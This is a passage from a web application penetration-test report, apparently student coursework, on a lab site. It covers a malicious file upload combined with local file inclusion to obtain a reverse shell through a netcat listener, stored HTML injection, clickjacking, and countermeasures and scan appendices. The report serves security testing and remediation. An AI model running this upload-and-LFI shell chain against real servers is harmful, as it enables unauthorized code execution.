cod.jpg	2019-01-29 11:11	31K	
curry.jpg	2019-01-29 11:11	95K	
doner.jpg	2019-01-29 11:11	10K	
favicon/	2019-01-29 11:11	-	
haddock.jpg	2019-01-29 11:11	36K	
male.png	2019-01-29 11:11	7.4K	
materialize-logo.png	2019-01-29 11:11	118K	
materialize-logo2.png	2019-01-29 11:11	44K	
rick.jpg	2019-01-29 11:11	21K	
shell.php.png	2019-01-29 11:11	5.4K	
user-bg.jpg	2019-01-29 11:11	25K	
user-profile-bg.jpg	2019-01-29 11:11	81K	

Figure 57: Web server directory /images and its contents displayed by visiting <http://192.168.1.20/images>.

- Before attempting to run the file, the listener was set up on port 7777 by using the netcat utility. The set up listener on the host would then listen for an incoming connection that would be issued by the web server once it runs the malicious php code.

```
root@kali:~# nc -v -n -l -p 7777
listening on [any] 7777 ...
```

Figure 58: Netcat utility command issued to listen for an incoming connection

- In order to run the uploaded malicious file, local file inclusion vulnerability (See [Local File Inclusion](#)) was utilized. The file was run by visiting the following link: <https://192.168.1.20/appendage.php?type=images/shell.php.png>.
- The malicious php file was successfully run and a connection from the web server to the host port 7777 was issued. The figure below displays the successfully issued connection between the host and the web server.

```
root@kali:~# nc -v -n -l -p 7777
listening on [any] 7777 ...
connect to [192.168.1.254] from (UNKNOWN) [192.168.1.20] 34150
Linux osboxes 4.15.0-45-generic #48~16.04.1-Ubuntu SMP Tue Jan 29 18:03:48 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
07:39:09 up 1:08, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@      IDLE        JCPU   PCPU   WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
daemon
```

Figure 59: Issued shell connection from the web server (192.168.1.20) to the host (192.168.1.254) port 7777

3.11.2.1 Source Code Analysis

During the web application's source code analysis, code allowing the malicious file upload was discovered. The file 'changepicture.php' is run when a change of a profile picture is attempted. The figure below displays the section of the code responsible for file validation.

```
#####
# 1 - Filetype invalid
#####
if ($fileuploadtype=="TYPE" || $fileuploadtype=="ALL"){
$validtypes= array("image/jpeg","image/jpg","image/png");
if(in_array($file_type,$validtypes)=== false){
    echo '<script type="text/javascript">alert("Invalid filetype detected - what are you up to?.");</script>';
    echo "<script>document.location='$nextpage'</script>";
    exit();
}
}

#####
# 2 - Extension invalid
#####
if ($fileuploadtype=="EXT" || $fileuploadtype=="ALL"){
$extensions= array("jpeg", "jpg", "png");
if(in_array($file_ext,$extensions)=== false){
    echo '<script type="text/javascript">alert("extension not allowed, please choose a JPEG or PNG file.");</script>';
    echo "<script>document.location='$nextpage'</script>";
    exit();
}
}

#####
# 3 - Check size?
#####
if ($fileuploadtype=="SIZE" || $fileuploadtype=="ALL"){
if($file_size > 2097152){
    echo '<script type="text/javascript">alert("File size must be less than 2 MB.");</script>';
    echo "<script>document.location='$nextpage'</script>";
    exit();
}
}
```

Figure 60: Section of 'changepicture.php' responsible for file validation

3.11.3 Results and Countermeasures

Business Logic Data Validation

Description

As briefly described in the procedure, the web application was successfully tested for business logic data validation. As indicated from the figure in the procedure (See Figure 56), a vulnerability inside the website allows a total price of the order to be altered.

Countermeasures

The front-end and the back-end of the application should properly validate and verify whether the submitted user input is logical. The application should only accept logically valid data.

Low	Moderate	High	Critical
	x		

Malicious File Upload

Description

As explained in the procedure, the web application allows image upload of files with JPEG and PNG file extension. However, as demonstrated in the procedure, the preventative measures implemented in the application do not completely prevent a malicious file upload. A malicious file upload can be performed in order to gain a reverse shell connection to the web server. Therefore, the vulnerability poses a critical risk to the organization's assets and must be remediated immediately.

As shown in the figure 60, the file validation is improperly implemented as it does not fully prevent malicious file uploads and an attacker can easily evade the integrated prevention techniques.

Countermeasures

As seen in the results, a malicious file upload exploitation has lead to a reverse shell connection to the web application. Therefore, the security risk of the discovered vulnerability is critical to the organisation's assets and must be mitigated immediately.

According to the OWASP File Upload Cheat Sheet (OWASP, no date), several security principles should be followed to mitigate the risk of malicious file upload:

- whitelist the allowed file extensions, i.e. only allow specific critical extensions depending on the application's functionality;
- properly validate the file extension type;
- set a filename length limit;
- set a file size limit;
- only allow authorized users to upload the files;
- implement user re-authorization upon file upload;
- store the uploaded files in a safe and non-critical environment;
- scan the file using a trusted antivirus system or run it on a sandbox before storing it on the web server.

Finally, any unnecessary implemented file upload functionality must be removed.


Low	Moderate	High	Critical
			X

3.12 CLIENT-SIDE TESTING

3.12.1 Testing for HTML Injection

WSTG-CLNT-03

The HTML code was injected into the description of a ticket using a user account.



OPEN A TICKET


Subject
Testing for Stored HTML Injection

Description
<button type="button">Stored HTML Injection Button</button>

Type
Support ▼


Figure 61: Injection of the HTML code into the description of a ticket

Upon reviewing opened tickets, an administrator viewing the opened user ticket would see the modified HTML page.



Ticket No. 14

Subject: Testing for Stored HTML Injection
Status: Open
Type: Support

 Benny Hill
Date:
Role: Customer

Stored HTML Injection Button

Figure 62: Stored HTML Injection code from the administrator's perspective

3.12.2 Testing for Clickjacking

WSTG-CLNT-09

Testing was carried out to investigate whether the targeted website is vulnerable to clickjacking attacks by loading the website in an HTML inline frame.

1. To begin with, an HTML code containing malicious code was hosted on an HTML page that could be accessed by a victim.

```
[titus@kali ~/Documents/CMP319/Client-side/Clickjacking]$ cat ClickjackingPage.html<html>
  <head>
    <title>Clickjack test page</title>
  </head>
  <body>
    <iframe src="http://192.168.1.20" width="500" height="500"></iframe>
  </body>
</html>
```

Figure 63: Malicious code used for simulating the clickjacking attack

2. Python's SimpleHTTPServer module was used for hosting the HTML page. The malicious page was hosted and located at: <http://127.0.0.1:8000/ClickjackingPage.html>.

```
[titus@kali ~/Documents/CMP319/Client-side/Clickjacking]$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

Figure 64: Command issued to load the Python's SimpleHTTPServer module to host the existing Clickjacking.html on the present directory

3. After accessing the malicious site (<http://127.0.0.1:8000/ClickjackingPage.html> in this case), the targeted website, i.e. <http://192.168.1.20> web application, was successfully loaded into the HTML iframe.

The figure below displays the loaded webpage into the frame:




Figure 65: displaying the result of the issued clickjacking attack

3.12.3 Results and Countermeasures

Stored HTML Injection

Description

HTML Injection attack was successfully simulated against the web application. A malicious user was able to inject an HTML code to the page and modify the page content seen by the victim. It is important to note that a malicious user may inject a more harmful code. For instance, the user could inject code that would expose the victim's session cookies and allow the attacker to perform session hijacking.

Countermeasures

Similar to the Cross-Site Scripting prevention technique, in order to remediate the HTML injection vulnerability, the user input must be properly validated and escaped when possible. In addition to that, any user input containing HTML data should be encoded and escaped before displaying by the web contents to a user.

Low	Moderate	High	Critical
		x	

Clickjacking

Description

Clickjacking attack forces the victim to perform actions unintended actions. For instance, clicking on an invisible HTML element that performs an action desired by the attacker. Testing was issued to determine whether the website pages can be loaded into an HTML iframe tag. As it can be seen from the results, the targeted website – <http://192.168.1.20> – was successfully loaded into the frame. Therefore, the website has no integrated protection against clickjacking attacks and the website is vulnerable.

Countermeasures

Client-side and server-side protection should be implemented to prevent clickjacking attacks. Common client-side prevention method is to include a script into each page of the website that prevents a site from functioning when it is loaded into the frame as demonstrated in the procedure. Additionally, the server-side prevention technique is to include the 'X-Frame-Options' header in the HTTP responses. The header informs the browser which web pages should not be framed.

Low	Moderate	High	Critical
	x		

4 DISCOVERED VULNERABILITIES

4.1 SUMMARY

This section provides a description table of each of the discovered security weaknesses throughout the issued security assessment of the web application. The table below gives a brief vulnerability description and an estimated risk that the vulnerability poses to the organisation's assets. The table data is sorted in a chronological order.

Name	Description	Security Risk
Exposed Server Information in HTTP Response Headers	HTTP response headers expose information about the web application and web server technologies.	Low
Information Leakage in Robots.txt File	Robots.txt file exposes a file location that contains potentially confidential information about the organisation.	Low
Information Leakage in tickets.php File	HTML comments in the tickets.php file reveal sensitive information about the web server system.	Low
Old Backup and Unreferenced Files Exposing Sensitive Information	Discovered files reveal critical information about the organisation and implemented business logic.	Critical
Discovered Application Admin Interface	Enumerated the web application's administrative interface and its functionalities.	High
Enabled TRACE HTTP Method	TRACE HTTP method is enabled and may lead to Cross-Site Tracing (XST) attacks.	Moderate
Disabled HTTP Strict Transport Security	Disabled HTTP HSTS does not help protect against the MITM attacks.	Moderate
Weak Identity Requirements for User Registration	Considering the nature of the company, the implemented identity requirements for user registration are deemed to be weak.	Moderate
Account Enumeration and Guessable User Account	Different HTTP responses are sent to valid and invalid login attempts to the website.	Moderate
Credentials Transported Over an Unencrypted Channel	HTTPS is not enforced in the web application. Therefore, credentials are sent over an unencrypted channel – HTTP.	Critical
No Account Lockout Mechanism	Account lockout is not implemented into the application which allows an attacker to brute force the user details.	High

Weak Password Policy	The implemented password policy is poorly configured.	High
Weak Password Change Functionality	The implemented password change functionality is poorly configured.	High
Bypassing Authorization Schema	A normal user is allowed to access a part of the administrator's pages.	Moderate
Missing Set-Cookie Attributes	Secure cookie attributes are not set. Therefore, the web application does not properly secure the user session and cookie data.	High
Weak SecretCookie Encryption	Weak SecretCookie encryption allows a malicious user to obtain sensitive user data.	Critical
Cross-site Request Forgery (XSRF)	XSRF attack allows for an attacker to gain access to the administrative interface of the web application.	Critical
Session Hijacking Attack	Session hijacking allows intercepting victim's cookies to impersonate them.	Critical
Stored Cross-Site Scripting (XSS)	Stored XSS allows an attacker to inject and store malicious content on the website.	Critical
SQL Injection (MySQL)	SQL injection attack resulted in a database leakage and unauthorized access to the web application.	Critical
Local File Inclusion (LFI)	LFI attack allows performing code execution on the web server.	Critical
Improper Handling of 404 Errors	'404 Error' pages display excessive information about the application's infrastructure.	High
Sensitive Data Not Hashed	Sensitive user data is stored as plaintext inside of a database.	Critical
Malicious File Upload	Improper file validation leads to a successful malicious file upload which allows code execution on the web server.	Critical
Stored HTML Injection	HTML injection allows a user to modify the page content that is later seen by the victim.	High
Clickjacking	Clickjacking forces the victim to perform unintended actions that benefit the attacker.	Moderate

Table 3: Vulnerability description table that includes the vulnerability name, description and security risk to the organisation

4.2 GENERAL COUNTERMEASURES

The relevant countermeasures for each of the vulnerabilities are detailed in the overview of the procedure section of the report. It is important to understand that each vulnerability's security risk varies depending on the implications of it. However, despite the severity level of particular security weakness, it is vital to remediate all of the documented security flaws which were discovered in the targeted company's web application. Otherwise, the found vulnerabilities may lead to dangerous malicious attacks resulting in high financial damages for the organisation.

5 DISCUSSION

5.1 GENERAL DISCUSSION

The established objective of the assessment was satisfied as the security testing was successfully carried out and a report was provided on the overall security of the web application. OWASP Web Application Security Testing Guide (OWASP, 2020) guidelines were followed throughout the testing process. Various manual and automated testing techniques were utilised to ascertain the overall state of the targeted web application security.

The issued grey box security testing revealed several security vulnerabilities in the organisation's web application. As mentioned earlier in the report, the security risk and impact levels of each found vulnerability vary depending on its implications and severity. Furthermore, the source code of the web application was provided after conducting the penetration testing of the web application. Following that, a manual code review was carried out for further examination and discovery of the security weaknesses within the application.

In conclusion, it is clear that the web application contains numerous critical security flaws, and appropriate measures should be taken in order to remediate the discovered security issues and protect against cybersecurity threats that they pose.

Finally, it is highly recommended to perform similar web application security assessments on a regular basis to ensure the stability and security of the organisation.

5.2 CONCLUSIONS

The conducted grey box security assessment was successfully performed against the organisation's web application. Several security weaknesses were discovered throughout the issued security testing. A detailed outline was provided about the discovered security weakness, relevant remediation techniques and recommendations, as well as an estimated security risk to the organisation's assets of each found vulnerability. It is highly recommended to implement the provided countermeasures for each vulnerability as it may lead to the organisation's web application compromise in the future.

5.3 FUTURE WORK

A suggested list of future work is provided below. Due to time constraints or defined testing scope, these were not performed.

- Issue social engineering attacks against the organisation.
- Perform further post-exploitation of the tested system.
- Organise a meeting with the web development team in order to:
 - discuss the discovered security weaknesses within the web application;

- assist in implementing countermeasures and secure code to the web application;
 - discuss and ensure a security-focused web application development in the future.
- Conduct a more thorough analysis of the web application's source code in order to detect further security weaknesses within the code.

5.4 CONTACT INFORMATION

The full logs of the issued penetration testing, including various security tool scans of the targeted web application, can be provided upon request for an additional cost. If you have any questions related to the conducted web application "Greasy" security assessment, please do not hesitate to contact the Lead Penetration Tester Titas Saunorius by email 1800284@uad.ac.uk.

REFERENCES

- OWASP (2020) 'OWASP Web Security Test Guide'. (online). Available at: <https://github.com/OWASP/www-project-web-security-testing-guide/tree/master/stable> (Accessed 5th November 2020).
- OWASP (2010) 'ZAP – Zed Attack Proxy'. (online). Available at: <https://www.zaproxy.org/> (Accessed 6th November 2020).
- PortSwigger (2019) 'Burp Suite Community Edition'. (online). Available at: <https://portswigger.net/burp> (Accessed 6th November 2020).
- Stenberg, D. (2020) 'Curl'. (online). Available at: <https://curl.se/> (Accessed 6th November 2020).
- Lyon, G. (1997) 'nmap – Network exploration tool and security/port scanner'. (online). Available at: <https://nmap.org/> (Accessed 10th November 2020).
- Horton A., Coles B. (2020) 'Whatweb – Next generation web scanner'. (online). Available at: <https://github.com/urbanadventurer/WhatWeb> (Accessed 10th November 2020).
- Sullo C., Lodge D. (2020) 'Nikto – Web Server Scanner' Available at: <https://github.com/sullo/nikto> (Accessed 12th November 2020).
- Mozilla (2020) 'MDN Web Docs'. (online). Available at: <http://developer.mozilla.org/> (Accessed 12th November 2020).
- Guimaraes B., Stampar M. (2012) 'sqlmap: automatic SQL injection and database takeover tool'. (online). Available at: <http://sqlmap.org/> (Accessed 20th November 2020).
- GCHQ (2016) 'CyberChef – The Cyber Swiss Army Knife'. (online) Available at: <https://gchq.github.io/CyberChef/> (Accessed 25th November 2020).
- Pentestmonkey (2015) 'php-reverse-shell - A Reverse Shell implementation in PHP'. (online). Available at: <https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php> (Accessed 2nd December 2020).
- Avian Research (2007) 'netcat'. (online). Available at: <https://nc110.sourceforge.io> (Accessed 2nd December 2020).
- Internet Engineering Task Force (2012) 'HTTP Strict Transport Security (HSTS)'. (online). Available at: <https://tools.ietf.org/html/rfc6797> (Accessed 4th December 2020).
- THC (2020) 'Hydra'. (online). Available at: <https://github.com/vanhauser-thc/thc-hydra> (Accessed 10th December 2020).
- Verizon (2020) '2020 Data Breach Investigations Report'. (online). Available at: <https://enterprise.verizon.com/resources/reports/2020-data-breach-investigations-report.pdf> (Accessed 11th December 2020).

Verizon (2020) '2020 Data Breach Investigations Report'. Figure 5. What are the other commonalities?.

Troy Hunt (2018) 'How Long is Long Enough? Minimum Password Lengths by the World's Top Sites. (online). Available at: <https://www.troyhunt.com/how-long-is-long-enough-minimumpassword-lengths-by-the-worlds-top-sites/> (Accessed 29th December 2020).

The PHP Documentation Group (2021) 'PHP Manual'. (online). Available at: <https://www.php.net/manual/en/index.php> (Accessed 6th January 2020).

The Apache Software Foundation (2020) 'Apache HTTP Server Version 2.4 Documentation'. (online). Available at: <https://httpd.apache.org/docs/2.4/> (Accessed 5th January 2020).

OWASP (no date) Cross-Site Request Forgery Prevention Cheat Sheet (online). Available at: https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html#user-interaction-based-csrf-defense (Accessed 6th January 2020).

OWASP (no date) Cross-Site Scripting Prevention Cheat Sheet (online). Available at: https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html (Accessed 6th January 2020).

OWASP (no date) SQL Injection Prevention Cheat Sheet (online). Available at: https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html (Accessed 6th January 2020).

OWASP (no date) File Upload Cheat Sheet (online). Available at: https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html (Accessed 6th January 2020).

APPENDICES

APPENDIX A – INFORMATION LEAKAGE OF THE WEB APPLICATION'S DIRECTORY DURING INFORMATION GATHERING STAGE

```
[titus@kali ~]$ curl -X GET http://192.168.1.20/JBAJMNSFSFRX/doornumbers.txt
```

Keypad entry numbers for company rooms:

Room 1526 - 2468

Room 2526 - 1357

Room 3615 - 5678

APPENDIX B – IDENTIFIED APPLICATION ENTRY POINTS OF THE WEB APPLICATION DURING THE INFORMATION GATHERING STAGE

ID	Method	URL	Code	Highest Alert	Tags
1	GET	http://192.168.1.20	200	Medium	Comment
2	GET	http://192.168.1.20/	200	Medium	Comment
3	GET	http://192.168.1.20/admin/	200	Medium	
4	GET	http://192.168.1.20/admin/?C=N;O=A	200	Medium	
5	GET	http://192.168.1.20/admin/?C=N;O=D	200	Medium	
6	GET	http://192.168.1.20/admin/details.php	200	Medium	Form, Password, Script, Comment
7	GET	http://192.168.1.20/admin/login.php	200	Medium	Form, Password, Script, Comment
8	GET	http://192.168.1.20/admin/orders.php	200	Medium	Script, Comment
9	GET	http://192.168.1.20/admin/orders.php?status=Cancelled%20by%20Customer	200	Medium	Script, Comment
10	GET	http://192.168.1.20/admin/tickets.php	200	Medium	Form, Password, Hidden, Script, Comment
11	GET	http://192.168.1.20/admin/tickets.php?status=Open	200	Medium	Form, Password, Hidden, Script, Comment
12	GET	http://192.168.1.20/admin/view-ticket.php	302	Medium	
13	GET	http://192.168.1.20/admin/view-ticket.php?id=	302	Medium	
14	GET	http://192.168.1.20/admin/view-ticket.php?id=11	302	Medium	
15	GET	http://192.168.1.20/admin/view-ticket.php?id=12	302	Medium	
16	GET	http://192.168.1.20/admin/view-ticket.php?id=13	302	Medium	
17	GET	http://192.168.1.20/archives/	200	Medium	
18	GET	http://192.168.1.20/changepassword.php	200	Medium	Form, Password, Script, Comment
19	POST	http://192.168.1.20/changepicture.php	200	Medium	Script
20	POST	http://192.168.1.20/confirm-order.php	200	Medium	Form, Hidden, Script, Comment
21	GET	http://192.168.1.20/css/	200	Medium	
22	GET	http://192.168.1.20/css/custom/	200	Medium	

23	GET	http://192.168.1.20/css/layouts/	200	Medium	
24	GET	http://192.168.1.20/css/plugins/	200	Medium	
25	GET	http://192.168.1.20/details.php	200	Medium	Form, Password, Upload, Script, Comment
26	GET	http://192.168.1.20/font/	200	Medium	
27	GET	http://192.168.1.20/font/material-design-icons/	200	Medium	
28	GET	http://192.168.1.20/font/roboto/	200	Medium	
29	GET	http://192.168.1.20/images/	200	Medium	
30	GET	http://192.168.1.20/images/favicon/	200	Medium	
31	GET	http://192.168.1.20/includes/	200	Medium	
32	GET	http://192.168.1.20/includes/connect.php	200	Medium	
33	GET	http://192.168.1.20/includes/wallet.php	200	Medium	
34	GET	http://192.168.1.20/js/	200	Medium	
35	GET	http://192.168.1.20/js/plugins/	200	Medium	
36	GET	http://192.168.1.20/js/plugins/animate-css/	200	Medium	
37	GET	http://192.168.1.20/js/plugins/data-tables/	200	Medium	
38	GET	http://192.168.1.20/js/plugins/data-tables/css/	200	Medium	
39	GET	http://192.168.1.20/js/plugins/data-tables/images/	200	Medium	
40	GET	http://192.168.1.20/js/plugins/formatter/	200	Medium	
41	GET	http://192.168.1.20/js/plugins/jquery-validation/	200	Medium	
42	GET	http://192.168.1.20/js/plugins/perfect-scrollbar/	200	Medium	
43	GET	http://192.168.1.20/login.php	200	Medium	Form, Password, Script, Comment
44	GET	http://192.168.1.20/orders.php	200	Medium	Form, Hidden, Script, Comment
45	GET	http://192.168.1.20/orders.php?status=Yet%20to%20be%20delivered	200	Medium	Form, Hidden, Script, Comment
46	GET	http://192.168.1.20/phpinfo.php	200	Medium	Comment
47	POST	http://192.168.1.20/place-order.php	200	Medium	Form, Password, Hidden, Script, Comment
48	GET	http://192.168.1.20/routers/	200	Medium	
49	GET	http://192.168.1.20/tickets.php	200	Medium	Form, Password, Hidden, Script, Comment
50	GET	http://192.168.1.20/tickets.php?status=Closed	200	Medium	Form, Password, Hidden, Script, Comment
51	GET	http://192.168.1.20/tickets.php?status=Open	200	Medium	Form, Password, Hidden, Script, Comment

52	POST	http://192.168.1.20/updatepassword.php	200	Medium	Script
53	GET	http://192.168.1.20/view-ticket.php?id=	302	Medium	
54	GET	http://192.168.1.20/view-ticket.php?id=12	200	Medium	Form, Password, Hidden, Script, Comment
55	GET	https://fonts.googleapis.com/css?family=Inconsolata	200	Medium	Comment
56	GET	https://fonts.gstatic.com/s/inconsolata/v20/QldgNThLqRwH-OJ1UHjlKENVzkWGVkL3GZQmAwLYxYWI2qfdm7Lpp4U8WR32lw.woff2	200	Medium	
57	GET	http://192.168.1.20/admin/admin-page.php	302	Low	
58	GET	http://192.168.1.20/admin/all-orders.php	302	Low	
59	GET	http://192.168.1.20/admin/all-tickets.php	302	Low	
60	GET	http://192.168.1.20/admin/index.php	404	Low	MailTo, Comment
61	POST	http://192.168.1.20/admin/routers/details-router.php	404	Low	MailTo, Comment
62	GET	http://192.168.1.20/admin/users.php	302	Low	
63	GET	http://192.168.1.20/admin/view-ticket-admin.php	302	Low	
64	GET	http://192.168.1.20/admin/view-ticket-admin.php?id=	302	Low	
65	GET	http://192.168.1.20/admin/view-ticket-admin.php?id=11	302	Low	
66	GET	http://192.168.1.20/admin/view-ticket-admin.php?id=12	302	Low	
67	GET	http://192.168.1.20/admin/view-ticket-admin.php?id=13	302	Low	
68	GET	http://192.168.1.20/admin-page.php	404	Low	MailTo, Comment
69	GET	http://192.168.1.20/archives/sqlcm.bak	200	Low	
70	GET	http://192.168.1.20/assets	404	Low	MailTo, Comment
71	GET	http://192.168.1.20/backup	404	Low	MailTo, Comment
72	GET	http://192.168.1.20/backup/	404	Low	MailTo, Comment
73	GET	http://192.168.1.20/css/bootstrap.min.css	200	Low	Upload, Comment
74	GET	http://192.168.1.20/css/layouts/page-center.css	200	Low	
75	GET	http://192.168.1.20/css/materialize.min.css	200	Low	Password, Upload, Comment
76	GET	http://192.168.1.20/css/plugins/media-hover-effects.css	200	Low	Comment
77	GET	http://192.168.1.20/css/style.min.css	200	Low	
78	GET	http://192.168.1.20/css/w3.css	200	Low	Comment
79	POST	http://192.168.1.20/details-router.php	302	Low	
80	GET	http://192.168.1.20/font/material-design-icons/Material-Design-Icons.ttf	200	Low	Comment
81	GET	http://192.168.1.20/font/material-design-icons/Material-Design-Icons.woff2	200	Low	Comment
82	GET	http://192.168.1.20/font/roboto/Roboto-Bold.woff2	200	Low	Comment

83	GET	http://192.168.1.20/font/roboto/Roboto-Light.woff2	200	Low	Comment
84	GET	http://192.168.1.20/font/roboto/Roboto-Medium.woff2	200	Low	
85	GET	http://192.168.1.20/font/roboto/Roboto-Regular.woff2	200	Low	
86	GET	http://192.168.1.20/index.php	302	Low	SetCookie
87	GET	http://192.168.1.20/JBAJMNSFSFRX/doornumbers.txt	200	Low	
88	GET	http://192.168.1.20/js/bootstrap.min.js	200	Low	Comment
89	GET	http://192.168.1.20/js/custom-script.js	200	Low	Comment
90	GET	http://192.168.1.20/js/materialize.min.js	200	Low	Password, Hidden, Upload, Comment
91	GET	http://192.168.1.20/js/plugins.min.js	200	Low	
92	GET	http://192.168.1.20/js/plugins/angular.min.js	200	Low	Comment
93	GET	http://192.168.1.20/js/plugins/angular-materialize.js	200	Low	Comment
94	GET	http://192.168.1.20/js/plugins/data-tables/css/jquery.dataTables.min.css	200	Low	
95	GET	http://192.168.1.20/js/plugins/data-tables/data-tables-script.js	200	Low	
96	GET	http://192.168.1.20/js/plugins/data-tables/js/jquery.dataTables.min.js	200	Low	Comment
97	GET	http://192.168.1.20/js/plugins/formatter/jquery.formatter.min.js	200	Low	
98	GET	http://192.168.1.20/js/plugins/jquery-1.11.2.min.js	200	Low	Comment
99	GET	http://192.168.1.20/js/plugins/jquery-validation/additional-methods.min.js	200	Low	Comment
100	GET	http://192.168.1.20/js/plugins/jquery-validation/jquery.validate.min.js	200	Low	Password, Hidden, Upload, Comment
101	GET	http://192.168.1.20/js/plugins/perfect-scrollbar/perfect-scrollbar.css	200	Low	Comment
102	GET	http://192.168.1.20/js/plugins/perfect-scrollbar/perfect-scrollbar.min.js	200	Low	Comment
103	GET	http://192.168.1.20/robots.txt	200	Low	
104	GET	http://192.168.1.20/routers/add-item.php	302	Low	
105	POST	http://192.168.1.20/routers/add-ticket.php	302	Low	
106	GET	http://192.168.1.20/routers/add-users.php	302	Low	
107	POST	http://192.168.1.20/routers/adminrouter.php	302	Low	
108	GET	http://192.168.1.20/routers/adminticket-status.php	302	Low	

109	POST	http://192.168.1.20/routers/cancel-order.php	302	Low	
110	GET	http://192.168.1.20/routers/details-router.php	302	Low	
111	GET	http://192.168.1.20/routers/edit-orders.php	302	Low	
112	GET	http://192.168.1.20/routers/logout.php	302	Low	
113	GET	http://192.168.1.20/routers/menu-router.php	302	Low	
114	POST	http://192.168.1.20/routers/order-router.php	302	Low	
115	GET	http://192.168.1.20/routers/register-router.php	302	Low	
116	POST	http://192.168.1.20/routers/router.php	302	Low	SetCookie
117	POST	http://192.168.1.20/routers/ticket-message.php	302	Low	
118	POST	http://192.168.1.20/routers/ticket-status.php	302	Low	
119	GET	http://192.168.1.20/routers/user-router.php	302	Low	
120	GET	http://192.168.1.20/user	404	Low	MailTo, Comment
121	GET	http://192.168.1.20/archives	301		
122	GET	http://192.168.1.20/css	301		
123	GET	http://192.168.1.20/css/custom/custom.min.css	200		
124	GET	http://192.168.1.20/font	301		
125	GET	http://192.168.1.20/images	301		
126	GET	http://192.168.1.20/includes	301		
127	GET	http://192.168.1.20/js	301		

APPENDIX C – DIRB TOOL SCAN AND SPIDERING RESULTS – IDENTIFIED DIRECTORIES OF THE WEB APPLICATION DURING THE INFORMATION GATHERING STAGE

```
1. -----
2. DIRB v2.22
3. By The Dark Raver
4. -----
5.
6. OUTPUT_FILE: realldirb
7. START_TIME: Sat Dec 5 20:34:54 2020
8. URL_BASE: http://192.168.1.20/
9. WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt
10.
11. -----
12.
13. GENERATED WORDS: 4612
14.
15. ---- Scanning URL: http://192.168.1.20/ ----
16. ==> DIRECTORY: http://192.168.1.20/admin/
17. ==> DIRECTORY: http://192.168.1.20/archives/
18. + http://192.168.1.20/cgi-bin/ (CODE:403|SIZE:1038)
19. ==> DIRECTORY: http://192.168.1.20/css/
20. ==> DIRECTORY: http://192.168.1.20/font/
21. ==> DIRECTORY: http://192.168.1.20/images/
22. ==> DIRECTORY: http://192.168.1.20/includes/
23. + http://192.168.1.20/index.html (CODE:200|SIZE:2111)
24. + http://192.168.1.20/index.php (CODE:302|SIZE:643)
25. ==> DIRECTORY: http://192.168.1.20/js/
26. + http://192.168.1.20/phpinfo.php (CODE:200|SIZE:98187)
27. + http://192.168.1.20/phpmyadmin (CODE:403|SIZE:1193)
28. + http://192.168.1.20/robots.txt (CODE:200|SIZE:53)
29.
30. ---- Entering directory: http://192.168.1.20/admin/ ----
31. (!) WARNING: Directory IS LISTABLE. No need to scan it.
32. (Use mode '-w' if you want to scan it anyway)
33.
34. ---- Entering directory: http://192.168.1.20/archives/ ----
35. (!) WARNING: Directory IS LISTABLE. No need to scan it.
36. (Use mode '-w' if you want to scan it anyway)
37.
38. ---- Entering directory: http://192.168.1.20/css/ ----
39. (!) WARNING: Directory IS LISTABLE. No need to scan it.
40. (Use mode '-w' if you want to scan it anyway)
41.
42. ---- Entering directory: http://192.168.1.20/font/ ----
43. (!) WARNING: Directory IS LISTABLE. No need to scan it.
44. (Use mode '-w' if you want to scan it anyway)
45.
46. ---- Entering directory: http://192.168.1.20/images/ ----
47. (!) WARNING: Directory IS LISTABLE. No need to scan it.
48. (Use mode '-w' if you want to scan it anyway)
49.
```

```

50. ----- Entering directory: http://192.168.1.20/includes/ -----
51. (!) WARNING: Directory IS LISTABLE. No need to scan it.
52.      (Use mode '-w' if you want to scan it anyway)
53.
54. ----- Entering directory: http://192.168.1.20/js/ -----
55. (!) WARNING: Directory IS LISTABLE. No need to scan it.
56.      (Use mode '-w' if you want to scan it anyway)
57.
58. -----
59. END_TIME: Sat Dec 5 20:35:21 2020
60. DOWNLOADED: 4612 - FOUND: 6

```

ID	Method	URI
1	GET	http://192.168.1.20/
2	GET	http://192.168.1.20/robots.txt
3	GET	http://192.168.1.20/sitemap.xml
4	GET	http://192.168.1.20/admin
